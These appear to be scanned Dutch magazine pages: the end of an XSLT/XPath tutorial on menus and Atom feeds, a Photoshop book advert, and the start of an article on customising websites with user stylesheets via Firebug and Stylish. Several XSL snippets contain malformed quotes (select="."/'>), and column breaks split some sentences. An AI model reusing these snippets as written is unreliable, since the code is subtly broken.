De opdracht `document('menu.xml')//thema[@href = $bestandsnaam]/ancestor::thema` selecteert de bovenliggende niveaus van het actuele menu-item. Het eerste deel van de opdracht zoekt het `<thema>`-element dat bij de pagina hoort, waarbij de dubbele schuine streep (`//`) alle subelementen op de verschillende niveaus doorzoekt. Met `/ancestor::thema` krijg je alle bovenliggende elementen van het type `<thema>`. Een `<for-each>` XSL-loop geeft voor elk van deze elementen de bijbehorende link. Het gaat dus op dezelfde manier als bij het menu.

Uitbreidingen

Het menu wordt overzichtelijker als de submenu's iets inspringen en de lettergrootte wat varieert. Om dat te doen moet je in het begin van de thema-template een variabele definiëren en met `when/otherwise` de verschillende waarden meegeven:


```
<xsl:variable name="lettergrootte">
  <xsl:choose>
    <xsl:when test="count(ancestor::*)=1">14pt</xsl:when>
    <xsl:when test="count(ancestor::*)=2">12pt</xsl:when>
    <xsl:when test="count(ancestor::*)=3">10pt</xsl:when>
    <xsl:otherwise>8pt</xsl:otherwise>
  </xsl:choose>
</xsl:variable>
```

De functie `count()` telt hoeveel bovenliggende niveaus een menu-element heeft. Het resultaat wordt door `<choose>` aan de variabele `lettergrootte` toegekend. Die waarde is achteraf trouwens niet meer te wijzigen, ook al is dit in XSL een `<variable>`. In werkelijkheid betreft het dus eigenlijk een constante.

Om deze waarde uit te lezen, maak je weer gebruik van accolades. De CSS-regel `style="font-size: {$lettergrootte}"` zet de fontgrootte in het menu. Op die manier kun je ook class-attributen toekennen en de lay-out aan een extern CSS-bestand overlaten.

Je hoeft hier niet per se allerlei XSLT-kunstgrepen toe te passen; met CSS kun je het ook doen vanwege de gelaagde structuur – bijvoorbeeld door met `font-size: 85%` de fontgrootte van iedere laag weer kleiner te maken.

Het is ook mogelijk om JavaScript te gebruiken in de templates die dan in het uiteindelijke XHTML-bestand worden uitgevoerd. Het 'Hallo wereld'-voorbeeld van het begin kan ook met JavaScript worden uitgegeven. Het integreren van JavaScript is net zomin een probleem als bij CSS:



Firefox heeft geen problemen met XSLT – al kan Firefox er helemaal niets mee. In de Developer Toolbar van Internet Explorer zijn de samengestelde documenten wel te bekijken.

```
<script type="text/javascript">
  alert("<xsl:value-of select='.'/'>");
</script>
```

De XSL-transformatie is dan compleet voordat de JavaScript-interpreter aan zijn werk begint.

Bestandsformaten

Het leuke aan het werk met XML is dat je makkelijk toegang kunt krijgen tot allerlei mogelijke bestandsformaten. Zo kan XSLT met (of zonder) hulp van microformaten gegevens van een XHTML-pagina extraheren, logbestanden of andere dataverzamelingen in XML doorzoeken of newsfeeds in RSS en Atom als website weergeven. Ons voorbeeld kan er als Atom-newsfeed dan ongeveer uitzien zoals de listing op de vorige pagina.

Het blok `<summary>` heeft de namespace `xhtml` gekregen en vormt samen met de `<title>`, een eenduidige `<id>` en `<updated>` het item `<entry>`. Een `<feed>` bevat meestal meerdere items en heeft zelf ook een `<title>`, `<id>`, `<updated>` en meestal ook nog een `<author>`.

Om zo'n bestand met XSLT te kunnen verwerken, moet er eerst een stylesheet worden opgeroepen. Dat zou je in de tweede regel kunnen toevoegen, maar wellicht wordt dat bestand door een andere applicatie gegenereerd. Je kunt dan beter een ander XML-bestand starten die stylesheet op kan laten roepen en het Atom-bestand via `document()` kan verwerken.

Dan zijn nog niet alle problemen opgelost. De opdracht

```
<xsl:value-of select="document('atom.xml')/feed/title"/>
```

zou de tekst 'Hallo wereld' moeten opleveren. Doordat de namespaces door elkaar worden gebruikt, gaat het echter mis. Elementen in een andere namespace moeten met de bijbehorende prefix worden aangesproken. Atom heeft echter geen prefixen, maar gebruikt de standaard namespace van XML-bestanden. Deze prefixloze namespace wordt door XSLT al gebruikt voor de XHTML-elementen die in de stylesheet zijn geïntegreerd.

Een mogelijke oplossing komt van de XPath-functie `local-name()` die de elementnaam oplevert. Het complete pad komt er dan als volgt uit te zien:

```
document('atom.xml')/*[local-name()='feed']/*[local-name()='title']
```

Dit kan ook eleganter door in het XSL-bestand aan de Atom-elementen een prefix toe te kennen met het attribuut `xmlns:atom=http://www.w3.org/2005/Atom`. Bij het parsen van het Atom-bestand maakt dat geen verschil. Het voordeel is dat je de XPath dan wel compacter kunt schrijven:

Bij grotere transformaties kun je ieder element dat getoond moet worden, beter een eigen template geven.

```
document('atom.xml')/atom:feed/atom:title
```

De prefix uit de namespace-definitie geldt dan alleen voor het XSL-bestand. Dit bestand bevat zelf geen Atom-elementen.

Kwestie van stijl

Bij grotere projecten is het belangrijk om de templates zinvol te structureren. Je moet niet de neiging krijgen om zoveel mogelijk in één template te stoppen. In de praktijk is het handiger om voor ieder element dat getoond moet worden een kleine template te maken:

```
<xsl:template match="elementnaam">
  <xsl:value-of select="."/'>
</xsl:template>
```

Hiermee worden identieke elementen gegarandeerd op dezelfde wijze weergegeven. Het kan dan natuurlijk wel eens gebeuren dat niet-benodigde elementen gewoon vergeten worden. Om die reden is het handig om aan het eind nog een lege vergaarbak te maken voor alle niet-gebruikte items:

```
<xsl:template match="*" />
```

Anders worden de resterende elementen op de standaard manier verwerkt – de browser geeft in dat geval de tekstinhoud weer.

Bij het menu-voorbeeld hebben we al gezien dat je met `<xsl:apply-templates select="elementnaam"/>` de uitvoer start door de bijbehorende templates toe te passen.

Bij het verwerken van het Atom-bestand zorgt het `<summary>`-element voor problemen. Dit element kan (zoals in het voorbeeld

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <xsl:stylesheet version="1.0"
3   xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4   xmlns:atom="http://www.w3.org/2005/Atom"
5   xmlns:xhtml="http://www.w3.org/1999/xhtml">
6   <xsl:template match="/">
7     <html>
8       <head>
9         <title><xsl:value-of select=
10           "document(/data/@start)/atom:feed/atom:title"/></title>
11       </head>
12       <body>
13         <xsl:apply-templates select=
14           "document(/data/@start)/atom:feed/*">
15         </body>
16       </html>
17     </xsl:template>
18     <xsl:template match="atom:title">
19       <h4><xsl:value-of select="text()"/></h4>
20     </xsl:template>
21     <xsl:template match="atom:entry">
22       <xsl:apply-templates select="*" />
23     </xsl:template>
24     <xsl:template match="atom:summary[@type='text']">
25       <xsl:value-of select="."/'>
26     </xsl:template>
27     <xsl:template match="atom:summary[@type='html']">
28       <xsl:apply-templates select="*" />
29     </xsl:template>
30     <xsl:template match="xhtml:*">
31       <xsl:element name="{local-name()}">
32         <xsl:for-each select="@*">
33           <xsl:attribute name="{local-name()}">
34             <xsl:value-of select="."/'>
35           </xsl:attribute>
36         </xsl:for-each>
37       </xsl:element>
38     </xsl:template>
39     <xsl:template match="*" />
```


op p.102) XHTML bevatten, maar ook kale tekst. Het is niet zo moeilijk om die van elkaar te onderscheiden – je hebt alleen twee verschillende templates voor `atom:summary` [`@type='text'`] en `atom:summary` [`@type='xhtml'`] nodig. Als je dan toch probeert de XHTML-elementen met `<xsl:copy-of select=` te klonen – zoals in het menu-voorbeeld – begint de browser te steigeren, omdat die namespace-prefixes van Atom niet begrijpt.

Deze prefixes moet je dus kwijt zien te raken. De template `<xsl:template match="xhtml:*">` (regel 25) houdt alle XHTML-elementen van de feed tegen. Deze template maakt met `<xsl:element name="{local-name()}">` zijn eigen elementen aan. De functie `local-name()` die we al eerder tegenkwamen, levert de naam zonder de prefix op.

Het XML-bestand voor het uitlezen van de feeds is aangenaam klein:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="atom.xsl" ?>
<data start="atom.xml"/>
```

Het XSL-bestand dat daarbij wordt aangeroepen om de Atom-feeds uit te lezen die in dit geval op dezelfde server staan, zou er uit kunnen zien zoals op de vorige pagina.

Doe het zelf

Onder de softlink vind je een aantal voorbeelden en sjablonen met XSLT. Voor webdesigners zijn er nog wat praktische zaken die opgelost moeten worden. Zo kan er in de standaardconfiguratie van een webserver geen bestand als startpagina worden aangemaakt dat `index.xml` heet. Bij een aantal shared hosting oplossingen kun je dit ook niet aanpassen. Dan moet je een `index.html` maken die doorlinkt naar het XML-bestand.

De meest gangbare browsers ondersteunen XSLT wonderbaarlijk goed. Internet Explorer (vanaf versie 6) en Firefox (vanaf versie 1.0.2) hebben er geen problemen mee, IE 5, Safari vanaf 1.3 en Opera 9 ondersteunen in ieder geval een deel van de XSL-transformatie. Een mindere compatibiliteit met XSLT is wel een probleem, omdat die een website geheel onbruikbaar kan maken. Met name de functie `document()` is van belang. Opera ondersteunt die pas sinds (de nieuwe) versie

XSL met en zonder T

XSL en XSLT hebben veel met elkaar te maken, maar zijn niet identiek. XSL, de eXtensible Stylesheet Language, is het overkoepelende begrip dat bestaat uit XSL-transformaties (XSLT) en de querytaal XPath. De derde uit de wereld van XSL is XSL-FO, waarbij FO staat voor Formatting Objects. Deze laatste doet eigenlijk meer wat je van een stylesheet verwacht (namelijk visueel weergeven van documenten) en vormt daarmee een alternatief voor CSS. Het zwaartepunt ligt echter bij druklay-outs; browsers kunnen met XSL-FO niets beginnen.

Volgens het oorspronkelijke idee van XSL kon je met XPath XML-bestanden queryen en met XSLT naar het lay-outformaat XSL-FO omzetten. Een FO-processor als Apache FOP of xmlroff zetten het resultaat van de transformatie om in een drukformaat als PDF of Postscript. XSL lijkt daarmee de opvolger te worden van DSSSL (Document Style Semantics and Specification Language), maar

maakt wel onderscheid tussen de afzonderlijke deelprocessen en is gebaseerd op XML, terwijl DSSSL net als HTML een oudere SGML-basis heeft.

De ontwikkeling van XSL is in 1997 begonnen. In de herfst van 1999 werd de specificatie van XSLT en XPath door W3C gestandaardiseerd; XSL-FO volgde twee jaar later. Sinds 2007 bestaat er van XSLT en XPath versie 2.0, de actuele versie van XSL-FO is 1.1.

De combinatie van XSLT en XPath biedt veel mogelijkheden. Zo kun je transformaties niet alleen in een browser aanroepen, maar kan dat ook in programmeertalen als Java, PHP, Perl, .NET en C++. Als bron en doel kan ieder willekeurig XML-dataformaat worden gebruikt: databaseresultaten op een website, XHTML-formulieren in XForms, XHTML1 in XHTML2, SVG in Silverlight [2], websites in Office-documenten – de mogelijkheden zijn legio.

9.5 en Safari vanaf versie 3. De previewversie van Firefox 3 heeft het beveiligingsniveau opgeschroefd en staat alleen documenten toe die in dezelfde map staan. Gelukkig is deze werkwijze al gemeld als bug [1].

De enige grote browser die niet met XSLT overweg kan, is Konqueror. Hetzelfde geldt voor veel mobiele browsers, met uitzondering van Safari voor de iPhone en de mobiele Gecko-browser.

De voorbeelden van pagina's met XSL-transformaties hebben geen documenttypedeclaratie. Hierdoor schakelen Internet Explorer en Safari bij het renderen over naar de zogeheten Quirck-modus. Qua CSS gedragen ze zich als een oudere browser. Firefox en Opera hebben daar geen last van en gelukkig kun je het met het `<output>`-element corrigeren:

```
<xsl:output method="html" omit-xml-declaration="yes" doctype-public="-//W3C/DTD HTML 4.01 Transitional//EN" doctype-system="http://www.w3.org/TR/html4/ loose.dtd"/>
```



Safari en Opera hebben bij XSLT het nakijken. Vooral Opera is een ramp voor XSLT-webdesigners. Versie 9.5 is gelukkig een grote verbetering.

Voeg deze regel in voor de eerste template. De XML-declaratie wordt dan meteen overruled, zodat Internet Explorer 6 niet overschakelt naar de Quirk-modus.

Dan moet je nog even denken aan de robots van de zoekmachines, want die gaan natuurlijk geen XSL-transformatie toepassen. De XML-bestanden met de content kunnen dan ook het beste op HTML zijn gebaseerd, omdat dan ook de oudere browsers nog een kans hebben.

De snelheid laat echter niets te wensen over. Ook grote pagina's worden zonder merkbare vertraging geladen als je het vergelijkt met dezelfde pagina met statische HTML. De combinatie van XSLT en XPath is zelfs bij complexe transformaties verbluffend snel [2].

Ook zijn er geen problemen met betrekking tot de veiligheid bekend. XSLT bemoeit zich niet met het bestandssysteem, gebruikt geen parameters en kan eenmaal toegekende variabelen niet meer wijzigen. Met `document()` kun je – net als bij Ajax – alleen pagina's van dezelfde server halen.

XSLT lijkt al met al de belangrijkste manier om XML-bestanden van internet weer te geven. Maar je kunt er ook een complete website mee bouwen. Je moet dan wel rekening houden met een aantal eigenaardigheden, waaronder de nogal cryptische XPath-schrijfwijze. Als je die cultuurschok eenmaal hebt overwonnen, heb je met XSLT en XPath een paar krachtige tools die je met relatief weinig inspanning kunt gebruiken. (nkr)

Literatuur

- [1] XSLT in Firefox 3: https://bugzilla.mozilla.org/show_bug.cgi?id=427333
- [2] Herbert Braun, Verfrissende kijk, Tips en trucs voor webgraphics, c't 12/2007, p.108

Photoshop

voor beginners

SPECIAL

Nu in
de winkel

€12,95

kijk op de
website

Inclusief: Meer dan 77 minuten
aan videomateriaal op de gratis cd!

Photoshop


voor beginners



Leer alles over de tools van
Photoshop met onze praktische
workshops, leerzame artikelen
en stapsgewijze handleidingen

256
pag

praktische
Photoshop-
lessen voor
Fotobewerking, digitale
kunst, fotorestauratie
en veel meer!



Geslacht voor Photoshop
Elements, CS2, CS3 en CS4

OP DE CD
VIDEOCURSUSSEN
DOOR EXPERTS
PLUS
Alle workshopbestanden
Originele Penselen
Originele Penselen
Royalty-free
stockfoto's
Kunstzinnige fonts

Leer alles over
de tools van
Photoshop


256
pagina's met

- praktische workshops
- leerzame artikelen
- stapsgewijze handleidingen

GRATIS
CD

www.photoshopcreative.nl

(IN NEDERLAND GRATIS THUISBEZORGD, IN BELGIË 5 EURO VERZENDKOSTEN)



Herbert Braun, Reiko Kaps

CSS-modding

Websites aan je wensen aanpassen met user-stylesheets

Stel je eens voor dat je de lay-out van de krant zelf zou kunnen veranderen. Een ander lettertype, andere kleuren, andere regelafstanden en een andere rangschikking van de inhoud. Dat is bij kranten natuurlijk onmogelijk, maar bij websites kun je dat makkelijk doen.

Als een website, nieuwsportal of zoekmachine zijn lay-out een keertje opfrist, komt er al snel kritiek van de trouwe lezerschare: voor de één is de lay-out te modern, de ander beklaagt zich over ontbrekende functionaliteit, terwijl een derde de weg kwijtraakt in de nieuwe indeling.

Of de optische wijzigingen wel allemaal even goed zijn, is vaak een kwestie van smaak. Technisch gezien zijn er vaak voordelen om bij een website de inhoud en vormgeving te scheiden. In het ideale geval houdt de

XHTML-data van de website zich alleen bezig met de structuur van het document, dus de opbouw in koppen, bodytekst, lijsten, afbeeldingen, enzovoort. Lay-out en design worden dan door stylesheets bepaald.

Dat betekent dat je als gebruiker het uiterlijk met een paar eenvoudige trucs zelf kunt veranderen en dus iedere website aan je eigen smaak kunt aanpassen. Het toverwoord hier is Cascading Style Sheets (CSS), het favoriete domein van webdesigners. Hierin worden alle facetten van de weergave bepaald: van het

lettertype en de achtergrondkleur of -afbeelding tot aan de posities en tekstomloop van andere elementen.

Normaal gesproken vist de browser deze CSS-commando's uit de XHTML-broncode of uit de daarin gelinkte bestanden. Een moderne browser kan die lay-outopdrachten zelfs aanvullen of overschrijven met lokale CSS-sjablonen. Bij het experimenteren daarmee gebruiken we in dit artikel Firefox 3.0.1, die daar het meeste comfort voor biedt, maar het kan ook met Opera of (met beperkingen) met Internet Explorer en Safari (zie kader).

Als je de CSS-opdrachten van een website wilt veranderen, moet je de HTML-opbouw en de bijbehorende CSS-gegevens weten. Ook moet je uitvogelen hoe de verschillende elementen met CSS worden aangestuurd. Dit kan het beste met de Firefox-addon Firebug (alle software die we hier noemen kun je downloaden via de softlink). Voor het installeren moet je als je Firefox 3 gebruikt eerst de add-on DOM Inspector installeren.

Met de keverknop rechtsom in het browservenster open je de uitbreiding. Na een klik op 'Inspecteren' in de Firebug-werkbalk kun je de broncode van de website inclusief de bijbehorende CSS-gegevens inzien door met de muis over de verschillende pagina-elementen te bewegen. Misschien dat je

het uiterlijk van de c't website niet optimaal vindt en daar eens mee wilt experimenteren. Klik dan bijvoorbeeld eens op de grijsgroene achtergrond van de pagina. De bijbehorende CSS-stijl verschijnt dan rechtsonder in beeld:

```
body {
  background: #A8A8A8 url(bg-spot-grey.jpg)
  no-repeat fixed center top;
  margin: 0;
  padding: 0;
}
```

In Firebugs CSS-venster kun je de stylesheets rechtstreeks aanpassen of uitschakelen. Als je de achtergrond wat saai vindt en daar een wat vrolijker kleurtje van zou willen maken, kun je de waarde van background veranderen in de gewenste kleur of kleurcode:

```
body {
  background: yellow;
  margin: 0;
  padding: 0;
}
```

Ook kun je nieuwe eigenschappen toevoegen door met de rechter muisknop op de betreffende code te klikken en op 'Nieuwe eigenschap...' in het menu te klikken. Met hetzelfde menu kun je eigenschappen ook verwijderen of tijdelijk uitschakelen. Dat laatste kan ook door voor de betreffende regel op het grijze verbodsbordje te klikken. Dat wordt dan rood.

Als je tijdens het inspecteren van de website het element gevonden hebt waar je wat aan wilt gaan wijzigen, klik je met de rechter muisknop op dat element om het inspecteren te beëindigen en de HTML- en CSS-weergave te bevroeren.

Firebug is dus een prima middel om met lay-out te experimenteren. De veranderingen worden alleen niet opgeslagen, dus als je de webpagina ververs ziet alles er weer uit zoals het was. Om je 'verbeteringen' voor langere tijd te bewaren, kun je de uitbreiding Stylish gebruiken. Die heeft een eigen editor en kan gebruikersstijlen voor verschillende websites beheren.

Stylish voegt een knop toe aan de statusbalk, naast Firebug. Van daaruit kun je je eigen stylesheets bewerken en activeren. Met de c't-website in beeld klik je in het menu op 'Schrijf stijl / Voor deze URL'. Als je de veranderingen op alle betreffende elementen op de hele pagina wilt loslaten, vervang je de instructie url in url-prefix zodat de code er zo uitziet:

```
@-moz-document url-prefix("http://www.fn1.nl/ct") {
}
```

De gewenste code plaats je tussen de accolades. Stel dat je de 'c't Nieuws Headlines'-titel wilt laten knipperen, zodat deze extra opvalt. Om te beginnen zoek je met Firebug de bijbehorende stijl en voeg je een nieuwe eigenschap toe. Deze noem je text-decoration en geef je de waarde blink. Omdat je in Firebug meteen ziet of de code werkt, is het altijd verstandig daar even te proberen of het werkt.

Vervolgens gebruik je die code in Stylish om de verandering definitief in te voeren:

```
@-moz-document url-prefix
("http://www.fn1.nl/ct") {
  .tt-news-latest-headlines .title {
    text-decoration: blink;
  }
}
```

De selector .tt-news-latest-headlines geeft aan dat de code tussen de accolades alleen voor de klasse tt-news-latest-headlines geldt, oftewel de elementen die het attribuut class="tt-news-latest-headlines" hebben. Als je op de knop 'important' klikt, komt achter elke regel het woord !important te staan, waardoor de browser weet dat deze definities in ieder geval doorgevoerd moeten worden. Doe je dat niet, dan loop je het risico dat de browser de voorkeur geeft aan de overeenkomstige stijlen in de broncode. Je kunt nu de code zowel opslaan als testen. In beide gevallen kan het voorkomen dat er een fout in de code zit, wat dan ook direct wordt aangegeven. Na het opslaan heb je voortaan bij elk bezoek aan de c't-site een knipperende titel 'c't Nieuws Headlines'.

Behalve 'leuke' kleurenmetamorfoses kun je ook handige, functionele aanpassingen maken. In bepaalde gevallen komt het voor dat een website niet economisch omgaat met de beschikbare paginaruimte. Als je met Google op zoek gaat naar informatie, beslaan de zoekresultaten maar de helft van de breedte van de pagina. Het zou efficiënter zijn als de tekstregels langer doorlopen. Met Firebug ga je op zoek naar de betreffende stijl. Het blijkt dat het om de container s gaat. Nu je dit weet, maak je met Stylish een nieuwe stijl aan, afgestemd op Google. Tussen de accolades zet je de gewenste code:

```
@-moz-document domain("www.google.nl") {
  .s {
    max-width: 100% !important;
  }
}
```


Hiermee zet je de maximale breedte op 100%. In de praktijk zul je merken dat dan toch maar driekwart van de totale paginabreedte wordt gebruikt. Dat komt door andere CSS en HTML-instellingen, die je na een verdere speurtocht nog wel zo kunt instellen dat er echt 100% van de pagina wordt benut. Tenzij je tevreden bent met de zojuist geboekte winst.

Ook de website nu.nl leent zich voor layoutgerelateerde veranderingen. Als je telkens het overzicht kwijtraakt door de grote, gekleurde rubrieksnieuwtjes op de voorpagina en het liefst gewoon een lijst met nieuwskoppen wilt zien, kun je het best weer met Firebug aan de slag. Het blijkt dan dat er een systeem zit in de vergrootte nieuwtjes op de voorpagina en dat elke nieuwscategorie een eigen kader heeft: verloopAlgemeen, verloopBeurs, enzovoort. Deze kaders laten zich simpelweg uitschakelen met de eigenschap display en het attribuut none. Dit doe je apart per nieuwscategorie, omdat elke categorie zijn eigen klasse heeft, dus:

```
.verloopAlgemeen {
  display: none !important;
}
```

